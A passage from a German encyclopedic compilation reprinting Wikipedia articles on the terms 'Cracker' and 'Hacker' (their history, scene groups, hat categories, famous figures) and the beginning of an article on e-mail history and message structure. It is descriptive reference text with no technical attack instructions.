Der Begriff Cracker hat im Computerbereich zwei Bedeutungen: Seit Anfang der 1980er Jahre steht er für jemanden, der kompilierten Softwarecode manipuliert. Mitte der 1980er erhielt der Begriff nach und nach seine zweite Bedeutung, die schließlich 1990 durch das Jargonfile der ➡Hacker Community einen offiziellen Charakter erhielt: Der Begriff »Cracker« wird seither zusätzlich als Synonym für einen destruktiven Hacker verwendet.

### (Software-)Cracker

Als Cracker wird jemand bezeichnet, der die Funktion einer Software durch gezielte Manipulation des kompilierten Programmcodes erweitert bzw. anderweitig verändert.

Durch die Verwendung ihrer eigenen CrackMes entwickelte sich daraus ein Sport auf geistiger Ebene. Da ihnen der Programmcode nur als Maschinencode oder als Zwischencode (z. B. Intermediate Language oder Java-Bytecode) vorliegt, kommt das Knacken eines CrackMe einem Wettkampf im Bereich des Reverse Engineerings gleich. Durch ihre Tätigkeit werden sie nicht selten zu exzellenten Softwareentwicklern und Systemanalytikern.

Obwohl nur einige wenige (Software-)Cracker ihre Fähigkeiten dazu missbrauchen, widerrechtlich den ➡Kopierschutz kommerzieller Software zu entfernen, werden sie in den Medien häufig pauschal kriminalisiert.

**Cracker als Kopierschutz-Entferner –** Bereits sehr früh (Ende der 1970er/Anfang der 1980er Jahre) wurde damit begonnen, kommerzielle Software (hier insbesondere Computerspiele) mit mehr oder weniger ausgeklügelten Kopierschutzmechanismen zu versehen. Ursprünglich entstand der Vorgang des Crackens also aus dem Vorsatz heraus, diese Software für

sich selbst oder für befreundete Computerbenutzer in einen kopierbaren Zustand zu bringen. Einzelne Cracker waren dabei so erfolgreich, dass sie das Cracken zu einer Art Passion machten, meistens unter Verwendung eines anonymisierenden Crackernamen (Pseudo, Handle). In den frühen 1980er Jahren entstanden hieraus Crackergruppen und der sich auf das Cracken von Software spezialisierende Teil der Szene.

Menschen, welche illegal Software verbreiten, werden in der Öffentlichkeit Raubkopierer genannt, während sie innerhalb der Crackerszene als *Trader* oder *Courier* betitelt werden. Crackergruppen sind meist streng organisiert. Beispiele für solche Gruppen sind BLiZZARD, CORE, Razor 1911, DEViANCE, Kalisto, W-P-W, H2O, ParadoX, Fairlight, Dynamic Duo, Team Eclipse und TSRh. Viele Softwarecracker sind dabei nicht an Profit interessiert. Vielmehr betrachten sie das Cracken gegen die Zeit als Wettbewerb der Gruppen gegeneinander.

Auszug aus dem Buch Hackerland:

»*Softwarefirmen suchten in den 80er Jahren nach Wegen, um den einzelnen Benutzer vor dem Kopieren der Software zu hindern. Die Maßnahme jedoch führte dazu, dass zunächst Einzelgänger anfingen, Software hobbymäßig zu* cracken. *Später bildeten sich kleinere Gruppen, die es sich zur Aufgabe machten, Software kontinuierlich zu cracken und in Umlauf zu bringen. Es dauerte nicht lange, bis sich schließlich die Crackergruppen zu einer 'Szene' vereinten und regelmäßige Treffen veranstalteten (Copyparties). Innerhalb weniger Jahren gründete sich eine Subkultur von Crackern, die ein gigantisches Netz quer über den Globus spannte. Gruppen- und Mitgliedsnamen wurden in Listen festgehalten und weltweit durch Personen, die speziell für diesen Aufgabenbereich eingeteilt waren, verteilt. (…)*«

**Crasher und Cracker als Synonym für den destruktiven Hacker**

Ein böswilliger Computerfreak, welcher im Gegensatz zu einem ➡Hacker seine Fähigkeiten destruktiv einsetzt, wird unter den Hackern als Crasher und seit Anfang der 1990er allgemein auch als Cracker charakterisiert.

Zu seinen Handlungen gehört das Lahmlegen von Computer- und Telefonnetzen genauso wie das *in krimineller Absicht* vollzogene Eindringen in fremde Computersysteme. Das schließt die Übernahme der Kontrolle über das fremde System ebenso mit ein wie das Belegen von fremden Speicherressourcen und den Diebstahl von Rechenleistung für eigene Zwecke. Der Diebstahl, die Manipulation oder Zerstörung von Daten sowie das Terrorisieren seiner Mitmenschen durch absichtlich





herbeigeführte Abstürze der Rechner zählen ebenfalls zu seinen Handlungen.

Angesichts des rasanten technischen Fortschritts, den zahlreichen, leichtverständlich aufbereiteten Hackeranleitungen und des großen Pools an vorgefertigten, stark automatisierten Angriffswerkzeugen, gibt es vermehrt auch destruktive ➡Skriptkiddies, die von ihrer Handlungsweise stark mit dem Cracker assoziiert werden. Da ein Skriptkiddie anders als ein Cracker mit geringen Computerkenntnissen agiert und nichts von der Sicherheitslücke versteht, kann es Sicherheitsbarrieren ausschließlich mithilfe vorgefertigter Programme überwinden. Zudem benötigt es dazu ein Skript, also eine Schritt-für-Schritt-Bedienungsanleitung oder zumindest einen stark vereinfachenden Automatismus, um ein solches Programm bedienen zu können. Die Fähigkeit, im Problemfall zu improvisieren, besitzt es demnach nicht. In der Fachwelt wird daher deutlich zwischen einem Cracker als destruktiven Sicherheitsexperten und einem diesbezüglich unkundigen Skriptkiddie unterschieden.

Der Ursprung des Begriffs Cracker liegt in der englischen Umgangssprache bzw. dem Slang und bezeichnet hier das Aufbrechen von etwas oder das (Zer-)Brechen der Wirkung eines Sicherheitssystems oder einer Sperrvorrichtung.

**Der umstrittene Wandel des Begriffs »Cracker« –** In den 1980ern galten Hacker als wissbegierige Menschen, welche die Welt der Computer erforschten, dabei in die Tiefen der Materie eindrangen und sich dadurch auch in fremde Systeme hacken konnten (egal ob mit böswilliger Absicht oder nicht – das ist oftmals ohnehin eine Frage des Standpunktes). Cracker waren all jene, die Generatoren für Lizenznummern erstellten oder Programme veränderten, um z. B. den Kopierschutz zu umgehen. Allerdings sind die Ermittlung eines gültigen Freischaltcodes und das Knacken von Passwörtern sinnbildlich nicht sehr weit voneinander entfernt. So ist das »Cracken von Passwörtern« der einzige Punkt, in dem sich damals die handwerkliche Spur von Hackern und Crackern kreuzte. Dabei ist zu beachten, dass der heutige Common Sense der Hacker Community, welche dem Hackerhandwerk das Cracken von Passworten abspricht, seinerzeit noch nicht existierte. Demgegenüber gehören heutzutage das Reverse Engineering von Software sowie das Verändern von mangelhaft geschütztem Softwarecode zum Hackerhandwerk, um vermeintliche Sicherheitsbarrieren eines Systems zu überwinden. Je nach Einsatzzweck machen sich also auch Hacker diese Technik zunutze, weshalb eine Trennung der Begriffe derzeit schwerer fällt als damals.

Zu jener Zeit kam es zu großen Debatten über »White Hats, Gray Hats, Black Hats« und zahlreiche weitere Themen hinsichtlich der Ethik der Hacker. Offensichtlich brauchten die Menschen einen Begriff, welcher die guten von den bösen Hackern unterscheidet. Nun waren Cracker schon damals Computerfreaks, die in den meisten Fällen kriminelle Handlungen vollzogen haben. Das erscheint logisch, denn einen Kopierschutz oder dergleichen zu umgehen, ist nur selten legal. Seit Mitte der 1980er entwickelte sich daraus das missverständliche Bild, dass alle »bösen« Hacker Cracker sind, obwohl sie, wie oben bereits geschrieben, nicht wirklich viel mit Hackern oder besser Crashern gemein hatten. Zum Ärger der Softwarecracker erhielt so der Begriff Cracker nach und nach eine zweite, vollkommen neue Bedeutung, die bis heute parallel zum Begriff des Softwarecrackers existiert. Aus unerfindlichen Gründen blieb hingegen der Begriff Crasher in der Öffentlichkeit weitgehend ohne Beachtung.

Der Entwicklung folgend wurde im Jargonfile der Hacker Community dann erstmals 1990 ein Hinweis hinterlegt, welcher den neu verstandenen Begriff Cracker nun offiziell auf ein minderwertiges oder besser überflüssiges Individuum reduziert. Die Hacker Community wollte so die Entwicklung nutzen, um sich von den destruktiven Elementen unter den Hackern zu distanzieren. Um dies zu unterstreichen, bediente man sich oft des Zitats aus Shakespeares King John (z. B. »*What cracker is this same that deafs our ears / With this abundance of superfluous breath?*«). Zu Zeiten Shakespeares waren Cracker Leute, welche sich durch rohe Gewalt, z. B. durch das Zerbersten von Schlössern und Türen, Zutritt zu gesicherten Orten verschafften, um sich auf kriminelle Weise zu bereichern.

### Literatur


- *Hacker's Guide*. Markt und Technik, ISBN 3-8272-6522-3.
- Schumacher, Markus: *Hacker Contest*. Xpert.press, ISBN 3-540-41164-X.
- Sen, Evrim: *Hackerland – Das Logbuch der Szene*. 3. Auflage, Tropen Verlag, 2001, ISBN 3-932170-29-6.
- Sen, Evrim: *Hackertales – Geschichten von Freund+Feind*. 1. Auflage, Tropen Verlag, 2002, ISBN 3-932170-38-5.
- Stoll, Clifford: *Kuckucksei: Die Jagd auf die deutschen Hacker, die das Pentagon knackten*. Fischer Taschenbücher, ISBN 3-596-13984-8.


*Quelle: http://de.wikipedia.org/wiki/Cracker. Historie: 9.3.03: Anonym angelegt, danach bearbeitet von den Hauptautoren ShiningBase, Evr, NeonZero, Trugbild, Proggy, Steven Malkovich, Der Meister, Avatar, Fritz, Mr. Anderson, MichaelDiederich, Diddi, Gulli, Marc Layer, Achim Raschka, MA5, HsT, MGla, Zwobot, Balû, PuppetMaster, PhilippWeissenbacher, WiESi, Dwagener, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*





## Hacker

Nach allgemeinem Verständnis ist ein Hacker ein überaus talentierter Computerspezialist, welcher Sicherheitsbarrieren überwinden und in fremde Systeme eindringen kann. Destruktive Hacker werden abwertend als Crasher oder ➡Cracker charakterisiert. Ein Hacker der Gebrauch von seinen Fähigkeiten macht, um politisch tätig zu werden, wird als Hacktivist bezeichnet.

In den Medien findet diese Unterscheidung jedoch kaum Beachtung. Fälschlicherweise wird dort das Verständnis des Begriffs »Hacker« meist auf einen destruktiven Computerexperten reduziert, der seine Fertigkeiten vornehmlich für kriminelle Zwecke nutzt.

Als Hinweis sei erwähnt, dass der Begriff *Softwarecracker* nicht gleichbedeutend mit »Cracker als destruktiver Hacker« ist. Auch wird der Begriff ➡*Skriptkiddie* im allgemeinen Sprachgebrauch oft mit dem Begriff Hacker gleichgesetzt. Skriptkiddie ist jedoch die Bezeichnung für einen herkömmlichen Computeranwender, der weit von einem begabten Computerspezialisten entfernt ist. Da es anders als der Hacker nichts von der Sicherheitslücke versteht, kann ein Skriptkiddie Sicherheitsbarrieren ausschließlich mithilfe vorgefertigter Programme überwinden. Die Fähigkeit, im Problemfall zu improvisieren, besitzt es also nicht. In der Fachwelt wird daher deutlich zwischen einem Hacker als Sicherheitsexperten und einem diesbezüglich unkundigen Skriptkiddie unterschieden.

### Begriffswandel und weitere Definitionen von Insidern

Das englische Wort »hack« hatte im Lauf der Geschichte viele Bedeutungen. Angefangen vom schlendernden Ritt, etwas mieten oder in kleine Stücke hauen (14. Jahrhundert), ein Schriftsteller oder jemand, der routinemäßige Arbeit verrichtet (18. Jahrhundert), eine Bezeichnung für einen trockenen Husten bzw. für Räuspern, um auf sich aufmerksam zu machen (19. Jahrhundert), erlangte es in den späten 1950er Jahren gleich mehrere neue Bedeutungen. So verwendeten *Harley-Davidson*-Fahrer in Südkalifornien »hacking« als Synonym für das Zerlegen ihrer Motorräder und nicht zuletzt für das Tunen ihrer Fabrikate, um sie niedriger, schneller und schöner als die Originale zu machen. Zeitgleich wurde der Begriff »hack« vom Modelleisenbahnclub des MIT (Massachusetts Institute of Technology), genauer dem TMRC (Tech Model Railroad Club of MIT) verwendet. Er stand hier für besonders elegante und kreative Einfälle und Lösungswege jeglicher Art. Hatte ein Student des MIT einen raffinierten

Streich ausgeheckt, galt der Übeltäter als »Hacker«. Und das, ohne sich unbedingt auf den Computer zu beziehen. Demgegenüber nannten die Computerfreaks des MIT AI Lab (Artificial Intelligence Laboratory), welche die ersten Großrechner des MIT programmierten, auch das gemeinsame Programmieren und den freien Austausch von Wissen »hacken« und sich selbst »Hacker«. Bereits in diesen ersten Jahren verfassten sie für sich einen Kodex, der allerdings damals noch nicht ganz so ernst genommen wurde, wie es später der Fall war: die Hackerethik. Als Mitglieder des Modellbahnklubs damit begannen, mit einem DEC-PDP-1-Computer zu arbeiten, wurde ihr Slang nun auch in schriftlicher Form auf den Computer übertragen. Die zuerst bekannte Verwendung des Begriffs »Hacker« wurde auf diese Weise von der Ausgabe des Studentenpapiers vom 20. November 1963 der technischen Fachschule des MIT registriert.

Ende der 1960er stand der Begriff Hacker bereits weltweit als Synonym für jemanden, der sich intensiv mit dem Computer beschäftigt.

1972 eröffnete John T. Draper, auch bekannt als Captain Crunch, durch seine Publikation eines Tonwahlsignals die Ära des kostenlosen Telefonierens. Das war ein bemerkenswerter Hack, welcher die erste markante Assoziation zwischen dem Begriff Hacken und dem Überwinden von Sicherheitsbarrieren darstellt.

Dessen ungeachtet wurde der Begriff Hacker in den 1970ern bis Anfang der 1980er als Bezeichnung für einen außergewöhnlich guten Programmierer geprägt. Davon abgeleitet gleicht das Wort innerhalb der Programmierer- und Hackerszene auch heute noch einem Rang: Es zeugt von Respekt und stellt eine Auszeichnung für außergewöhnlich gute Fähigkeiten dar, welche nicht vorschnell verliehen wird. Demgegenüber werden auf den Programmcode bezogen auch skurrile, meist auf die Schnelle erstellte Notlösungen als »Hack« bezeichnet, die zwar funktionieren, aber bei weitem nicht perfekt sind. In Bezug auf einen Entwickler, dessen Quellcode eine einzige Aneinanderreihung solcher Hacks darstellt, steht das Wort Hacker für einen schlampigen Programmierer und stellt keine Ehrung dar.

1983 wurde der Begriff Hacker erstmals im Zusammenhang mit kriminellen Computerfachleuten durch die Medien *Newsweek* und über *CBS News* propagiert.

Mitte der 1980er standen Hacker vornehmlich für wissbegierige Menschen, welche die Welt der Computer erforschten, dabei in die Tiefen der Materie eindrangen und sich dadurch auch in fremde Systeme hacken konnten. Fasziniert von diesen Fähigkeiten, wurde Letzteres vor allem gegen Ende der 1980er durch Film und Presse stark übertrieben dargestellt. Eine recht begrenzte Definition des Begriffs erreichte so die Köpfe der Bevölkerung und ließ den Mythos Hacker, wie er heute sprachgebräuchlich verwendet wird, entstehen. Der 1988 erschienene Beitrag *Stalking the Wily Hacker* von Clifford Stoll aus der Mai-Ausgabe des *Communications of the ACM* sowie sein maßgebliches Werk *The Cuckoo's Egg* aus dem Jahr 1989 und nicht zuletzt die Reaktionen der Presse auf den zu dieser Zeit kursierenden *Morris*-Wurm und den ➡KGB-Hack taten ihr Übriges, um dieses einseitige Bild nachhaltig zu prägen.





Um dem schlechten Ruf des Hackers entgegenzuwirken, versuchen einige Insider seit 1990 eine strickte Trennung zwischen Hackern und ➡Crackern zu etablieren. Cracker und Crasher sind deren Definition zufolge also keine Hacker. Die Reduzierung der Hackerdefinition auf eine Gruppe von Gutmenschen ist jedoch sehr umstritten. Nicht zuletzt die Tatsache, dass eine Unterteilung in »gut« und »böse« allenfalls vage und subjektiv sein kann, aber auch die Auffassung, dass eine solche Einschränkung zu dogmatisch ist, verhindert bislang eine flächendeckende Akzeptanz dieser Definition.

Parallel dazu existiert seit Mitte der 1990er auch die Auffassung, dass die gegenwärtige Maxime des Hackers darin bestehe, Programme zu schreiben, deren Quellcode für die Allgemeinheit offen zugänglich ist. Demnach wäre jeder Open-Source-Programmierer ein Hacker.

Andere meinen, dass unabhängig vom Open-Source jeder Entwickler von Freeware ein Hacker ist. Auch hier ist keine Rede von Sicherheitsbarrieren und Technik.

Hacken bedeutet für viele Insider vor allem auch Wissen und Einblick in das Funktionieren von Technologie.

Der CCC (➡Chaos Computer Club) versteht unter Hacken einen kreativen Umgang mit Technik jeglicher Art. Ein Beispiel von Herwart Holland-Moritz, alias Wau Holland, einer der großen Leitfiguren der damaligen Hackerszene: Wenn man die Kaffeemaschine benutzt, weil der Herd nicht geht, um Wasser heiß zu machen, welches dazu verwendet wird, die Fertigmischung für Kartoffelbrei zuzubereiten, dann ist man ein Hacker.

Der technologische Teil der Definition wird auch jenseits des CCC von einigen Hardwaredesignern, Case-Moddern, Autotunern und PC-Tweakern adoptiert, welche sich ebenfalls Hacker nennen.

Der Begriff »Hack« steht auch für die Erweiterung von komplexen Programmen oder für einen Code, der Zugang zu einem Gerät verschafft bzw. eine neue Funktion verspricht, die in dieser Form vom Hersteller nicht

vorgesehen war (z. B. Playstation-Hack). Wie so oft verwischt sich hier zumeist die Spur zwischen den Begriffen Hacker und Softwarecracker.

Zudem existiert durchaus die Meinung, dass jeder Mensch, der einen Artikel in einem Wiki anpasst oder gar erstellt, ein Hacker ist.

Menschen, die maßgeblich daran beteiligt waren, das Internet aufzubauen, oder die aktuell dazu beitragen, den Nutzen des Internets entscheidend zu erweitern, werden unter den meisten Insidern ebenso einvernehmlich als Hacker bezeichnet, wie die Entwickler der wichtigsten Meilensteine in Bezug auf Wissenschaft, Technik und Software.

Äquivalent zum sprachgebräuchlichen Verständnis des Begriffs Hacker gibt es auch zahlreiche Insider, welche die wahre Herausforderung eines Hackers darin sehen, Sicherheitsmechanismen zu überlisten und somit Schwachstellen erkennen zu können.

Oft verstehen Insider unter einem Hack auch eine verblüffend einfache, elegante und pfiffige Lösung eines nichttrivialen Problems. Als besonders geschickter Hacker, der die Dinge mit einfachen Mitteln angeht, wird in diesem Zusammenhang jemand bezeichnet, der sinnbildlich nur mit einer Axt als Werkzeug Möbel herstellen kann.

Im Allgemeinen besteht eine starke Assoziation zwischen den Begriffen Hacker und Computerfreak (zumal es kaum Computerfreaks gibt, die nicht programmieren können oder sich mit Netzwerk- und Sicherheitstechnologie nicht auskennen). Auch nennen sich Leute, die eine Affinität zur Hackerkultur zeigen, gerne *Nerd* oder *Geek*, was im Computerkontext eine spezielle Art des Computerfreaks charakterisiert.

Der Begriff Hacker gilt auch als Synonym für jemanden, der am Computer seine Befehlszeilen auf eine sehr schnelle Art eingeben kann. Hierbei wird oft auf das Tippgeräusch Bezug genommen, welches so klingt, als würde jemand herumhacken.

Daraus ist ersichtlich, dass es unter den Insidern keine einheitliche Definition eines Hackers gibt. Demgegenüber hat sich in den Köpfen der restlichen Bevölkerung schon lange eine allgemeingültige Hackerdefinition verfestigt (siehe den ersten Satz der einleitenden Definition).

**Die problematische Unterteilung zwischen Hacker und Crasher bzw. Cracker –** Stark vereinfacht ausgedrückt, lösen Hacker Probleme und bauen etwas auf, wohingegen Crasher Probleme erzeugen bzw. etwas zerstören. Im Detail bauen Hacker beispielsweise Informationsnetze auf, machen auf Sicherheitslücken aufmerksam (und erreichen so, dass diese geschlossen werden), schreiben zum Teil Freeware oder Open-Source-Software





oder betätigen sich konstruktiv in einem anderen Umfeld, welches zu den zahlreichen Insiderdefinitionen des Begriffs Hacker passt. Crasher legen hingegen Computer- und Telefonnetze lahm, löschen oder verändern wichtige Daten, bereichern sich auf kriminelle Art oder terrorisieren ihre Mitmenschen durch absichtlich herbeigeführte Abstürze der Rechner. Doch spätestens wenn es um politisch motivierte Aktionen geht, wird ersichtlich, dass es an einer wirklich klaren Trennlinie zwischen »gut« und »böse« mangelt, was eine solche Unterteilung unpraktikabel macht.

Demgegenüber verwenden die meisten Menschen »Hacker« weiterhin als Oberbegriff, der sowohl die (»guten«) Hacker als auch die (»bösen«) Cracker bzw. Crasher einschließt, und dominieren so die umgangssprachliche Bedeutung. Bezogen auf die IT-Sicherheit ist der Begriff Hacker in dieser Form längst zu einem Elementarbegriff geworden.

**Black-, White- und Grey-Hats –** In der IT-Security-Szene wird manchmal eine Unterteilung der Hacker in Black-, White- und Grey-Hats benutzt, die auf der Einteilung aus alten Western-Filmen basiert, welche Cowboys auf Grund ihrer Hutfarbe als »böse« (schwarz), »gut« (weiß) oder »neutral« (grau) charakterisiert:

- Black-Hats (»Schwarz-Hüte«) handeln mit krimineller Energie, entweder um das Zielsystem zu beschädigen oder um Daten zu stehlen. Zu dieser Untergruppe gehören auch die *Cyberpunker*, die als wahre Meister ihres Fachs gelten, aber nur nach ihren eigenen Regeln leben.
- Ein White-Hat (»Weiß-Hut«) handelt, um seine Meinung von Informationsfreiheit zu verbreiten und um zu beweisen, dass es keine 100%ige Sicherheit im Internet geben kann. Ein White-Hat ist meistens ein Programmierer, der sich in seinem Bereich sehr gut auskennt (Nerd) und somit die Schwachstellen wie Pufferüberläufe oder Race Conditions kennt und weiß, wie man sie vermeiden bzw. auch ausnutzen kann.
- Grey-Hats (»Grau-Hüte«) geben die Informationen an die Öffentlichkeit weiter. Dadurch unterstützen sie die Black-Hats, die Lücke auszunutzen, lassen allerdings den Entwicklern auch die Chance, den Fehler zu beseitigen. Im Allgemeinen kann man, wenn man zwischen »gut« und »böse« unterscheidet, die Grey-Hats als neutral einstufen.

Menschen passen allerdings selten eindeutig unter nur einen der Hüte. In der Praxis nimmt diese Unterteilung daher nur wenig Bezug auf real existierende Personen und steht vielmehr als Begrifflichkeit für eine bestimmte Art des Hackens.

### Hackermagazine

Seit den 1980ern existieren eine Reihe von Untergrund-Magazinen, wie das *2600 Magazin* und das *Phrack-Magazin*, mit denen sich Hacker selbst mit Informationen versorgen. Diese Entwicklung wurde von den Phreaks der frühen 1970er Jahren angeschoben, die in illegalen Untergrund-Magazinen wie der *TAP* ihre Informationen weitergaben.

### Berühmte Hacker

#### Technikfachleute

- Ken Thompson und Dennis Ritchie erfanden in den frühen 1970er Jahren die heute am meisten verbreitete Programmiersprache C und entwickelten 1969 Unix.
- Richard Stallman ist unter anderem Gründer der Free Software Foundation (FSF)
- Eric S. Raymond ist Autor und Programmierer von Open-Source-Software
- Linus Torvalds begann 1991 die Entwicklung des Linux-Kernels.
- Tron wies die Fälschbarkeit von GSM-Karten nach und entwickelte ein verschlüsselungsfähiges und preiswertes ISDN-Telefon.
- John T. Draper alias Cap'n Crunch war der erste Phreaker bzw. Telefonhacker. Er schaffte es, kostenlos zu telefonieren, und entdeckte weitere Methoden zur Manipulation von Telefonleitungen.

#### Ethische Hacker

- Wau Holland, Mitbegründer des Chaos Computer Clubs (1981)
- Loyd Blankenship, Autor des Artikels *The Conscience of a Hacker*

#### Kriminelle Cracker

- Robert Tappan Morris schrieb 1988 den Morris-Wurm.
- Kevin Mitnick ist ein für ➡Social Engineering bekannter Hacker, der erst nach mehreren Jahren Flucht vom FBI gefasst werden konnte.
- Karl Koch brach Ende der 1980er Jahre zusammen mit Markus Hess in militärische US-Netzwerke ein, um Daten an den KGB zu verkaufen; anfangs aus ideellen Gründen und Neugier, später um dadurch seine Drogensucht zu finanzieren.
- Kevin Poulsen manipulierte Telefonanlagen von Radiosendern, um bei Gewinnspielen Autos, Reisen und Geld zu gewinnen; wurde später vom FBI verhaftet.





### Literatur


- Ammann, Thomas / Lehnhardt, Matthias / Meißner, Gerd / Stahl, Stephan: *Hacker für Moskau*. 1.Auflage, Rowohlt Verlag, 1989, ISBN 3-8052-0490-6.
- Curic, A.: *Computer Hacker Pioniere*. Lingen Verlag, 1995.
- Gröndahl, Boris: *Hacker*. Hamburg 2000, ISBN 3-434-53506-3.
- Hafner, Katie / Markoff, John: *Cyberpunk: Outlaws and Hackers on the Computer Frontier*. Revised, Simon & Schuster, 1995, ISBN 0-684-81862-0.
- Himanan, Pekka: *Die Hacker-Ethik*. München 2001, ISBN 3-570-50020-9.
- Koch, Egmont R. / Sperber, Jochen: *Die Datenmafia*. Rowohlt Verlag, 1996, ISBN 3-499-60247-4.
- Levy, Steven: *Hackers. Heroes of the Computer Revolution*. Doubleday, 1984 / Penguin Books, New York 1994, ISBN 0-14-100051-1.
- Medosch, Armin / Röttgers, Janko: *Netzpiraten – Die Kultur des elektronischen Verbrechens*. Verlag Heinz Heise, 2001, ISBN 3-88229-188-5.
- Mitnick, Kevin D. / Simon, William L.: *Die Kunst der Täuschung*. 1. Auflage, mitp Verlag, 2003, ISBN 3-8266-0999-9.
- Moody, Glyn: *Rebel Code*. Allen Lane, 2001 / Penguin Books, 2002, ISBN 0-14-029804-5.
- Sen, Evrim: *Hackertales – Geschichten von Freund + Feind*. 1. Auflage, Tropen Verlag, 2002, ISBN 3-932170-38-5.


*Quelle: http://de.wikipedia.org/wiki/Hacker. Historie: 29.9.02: Anonym angelegt, danach bearbeitet von den Hauptautoren NeonZero, Elian, Christoph Neuroth, ShiningBase, Steven Malkovich, Diddi, Marti7D3, Kaemmi, Rasterzeileninterrupt, MichaelDiederich, Proggy, Guizza, Slick, FutureCrash, Xeper, Hagbard, MA5, Duesentrieb, Achim Raschka, Christoph D, Klamsi, Gree, Evr, StevenBusse, Stefan h, Eagletm, Eike sauer, Lichtkind, Kju, Tim Pritlove, Muns, Nerd, Matt1971, Zwobot, Daniel AT, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## E-Mail

E-Mail (von engl. *electronic mail*, dt. »elektronische/r Post/Brief«), auch kurz *Mail*, bezeichnet eine auf elektronischem Weg in Computernetzwerken übertragene, briefartige Nachricht. Eindeutschungen wie E-Brief oder E-Post, scherzhaft auch »Strompost«, treffen bislang auf wenig Akzeptanz. Unklar ist schließlich das zugeordnete grammatikalische Geschlecht. Während sich in Österreich und Deutschland vorwiegend die feminine Form durchgesetzt hat (die Mail), dominiert in der Schweiz das Neutrum (das Mail).

E-Mail wird – noch vor dem World Wide Web – als wichtigster und meist genutzter Dienst des Internets angesehen (Stand 2002). Über die Hälfte des weltweiten E-Mail-Aufkommens im Internet ist allerdings seit ca. 2002 auf ➧Spam zurückzuführen.

## Geschichte

Vor dem Aufkommen von E-Mail wurden Nachrichten als Brief oder Telegramm, später als Fernschreiben und Telefax übermittelt. Ende der 1960er Jahre begann dann der Siegeszug der E-Mail – sie war eine der ersten Anwendungen, welche die Möglichkeiten des ARPANETs nutzte. Die Einführung von E-Mail wurde nicht gezielt geplant, sondern eroberte das Netzwerk auf Grund des Benutzerverhaltens. Dies überraschte die ARPANET-Initiatoren, denn noch 1967 hatte Lawrence Roberts, der spätere Leiter von IPTO gesagt, die Möglichkeit des Austausches von Botschaften unter den Netzwerkteilnehmern sei »*not an important motivation for a network of scientific computers*« (dt.: »*kein wichtiger Beweggrund, ein Netzwerk wissenschaftlicher Rechner aufzubauen*«). Bereits 1971 überstieg das Gesamtvolumen des elektronischen Mailverkehrs das Datenvolumen, das über Telnet und FTP abgewickelt wurde.

Abb. 15: Verfassen einer E-Mail in Mozilla Mail

Als Erfinder der elektronischen Post gilt der Computertechniker Ray Tomlinson. Erste Tests erfolgten 1971, und gegen Ende 1971 (November oder Dezember) hatten die von ihm entwickelten Programme (SNDMSG/READMAIL) Premiere. Der damals beim privaten Forschungsunternehmen BBN (Bolt, Beranek and Newman) in Cambridge, Massachusetts, mit dem Aufbau des ARPANET beschäftigte Erfinder kann aber nach eigenen Angaben nicht mehr genau sagen, was der Inhalt der ersten Botschaft war. Die erste Buchstabenreihe einer amerikanischen Computertastatur »QWERTYUIOP« sei aber sehr wahrscheinlich.

Parallel zum Internet entwickelten sich Beginn der 1980er Jahre in den meisten Netzwerken Systeme, mit denen sich Nachrichten übertragen ließen. Dazu gehörten unter anderem Mailbox-Systeme, X.25, Novell und BTX. Diese Systeme wurden Mitte der 1990er durch die Verbreitung des Internet stark verdrängt.





In Deutschland wurden am 2. August 1984 die angeblich ersten Internet-E-Mails empfangen und gesendet: Der Karlsruher Internetpionier Werner Zorn beantwortete den offiziellen Willkommensgruß des US-amerikanischen CSNet, einer herstellerübergreifenden Plattform zur elektronischen Kommunikation von Wissenschaftlern.

Heute (2005) werden E-Mails vorwiegend per SMTP über das Internet und in lokalen Netzen übertragen, lediglich X.400, ein offener, weltweiter Standard, wird daneben noch ernsthaft benutzt.

Die erste große E-Mail-Diskussionsgruppe, die im ARPANET entstand, war die SF-LOVERS-Liste, in der sich eine Reihe von ARPA-Forschern an öffentlichen Diskussionen über Science Fiction beteiligte (Rheingold, 1994). SF-LOVERS tauchte in den späten 1970er Jahren im ARPANET auf. Zunächst wurde versucht, dagegen einzuschreiten, weil derartige Aktivitäten selbst bei liberalster Auslegung mit Forschung wenig zu tun hatten. Für einige Monate wurde die Liste deshalb gesperrt. Schließlich wurden die Verantwortlichen der ARPA aber mit dem Argument überzeugt, dass SF-LOVERS ein wichtiges Pilotprojekt zur Erforschung der Verwaltung und des Betriebs großer Mailinglisten war (Hauben, 1993). Die Systemingenieure mussten das System wiederholt umbauen, damit es das explosionsartig ansteigende Nachrichtenaufkommen bewältigen konnte.

## Technische Details

**Aufbau einer E-Mail –** Wie beschrieben, bestehen E-Mails nur aus Textzeichen. Um Computern die Weiterleitung bzw. die Darstellung zu erleichtern, sind E-Mails intern in zwei Teile geteilt. Zum einen der »Header«, mit dem für Weiterleitung bzw. Zustellung wesentlichen Teil, zum anderen der im Englischen *message body* genannte Teil mit dem eigentlichen Inhalt der Nachricht.

*Header – der Kopf der E-Mail* – Die Header genannten Kopfzeilen einer E-Mail geben Auskunft über den Weg, den eine E-Mail genommen hat, und bieten Hinweise auf Absender, Empfänger, Datum der Erstellung und mehr.

*Body – der Inhalt der E-Mail* – Der Body einer E-Mail ist durch eine Leerzeile vom Header getrennt und enthält die zu übertragenden Informationen in einem oder mehreren Teilen.

Eine E-Mail darf gemäß RFC 2822 Abschnitt 2.3 nur Zeichen des 7-Bit-ASCII-Zeichensatzes enthalten. Sollen andere Zeichen oder Daten wie zum Beispiel Bilder übertragen werden, müssen diese zuvor passend

kodiert werden. Geregelt wird das durch RFC 2045 ff (siehe auch MIME und base64). Aktuelle Mail-Clients kodieren Text und Dateianhänge (vgl. unten) bei Bedarf automatisch.

Neben dem klassischen Klartext werden teilweise Nachrichten auch als HTML-Datei versandt – teils ungewollt und unbewusst durch die Voreinstellung des Mail-Clients, teils bewusst, um Textauszeichnungen verwenden zu können. Viele Empfänger lehnen HTML-Mails allerdings ab, da diese bei Verwendung von Javascript oder Nutzung anderer Ressourcen ein Sicherheitsrisiko darstellen. Zudem ist die Interpretation des HTML-Codes stark von der Benutzerumgebung des Empfängers abhängig, wodurch optische Effekte oder Formatierungen häufig nicht so dargestellt werden, wie dies vom Absender gedacht war.

**Größe –** Die maximale Größe von E-Mails ist nicht prinzipiell begrenzt. In der Realität zeigen sich allerdings Grenzen durch technische oder administrative Beschränkungen der Systeme, welche die E-Mail übertragen oder empfangen. So treten derzeit (2005) bei E-Mails ab ca. 20 MB Größe regelmäßig Probleme auf. In solchen Fällen erhält der Absender eine Fehlermeldung.

### Elemente einer E-Mail

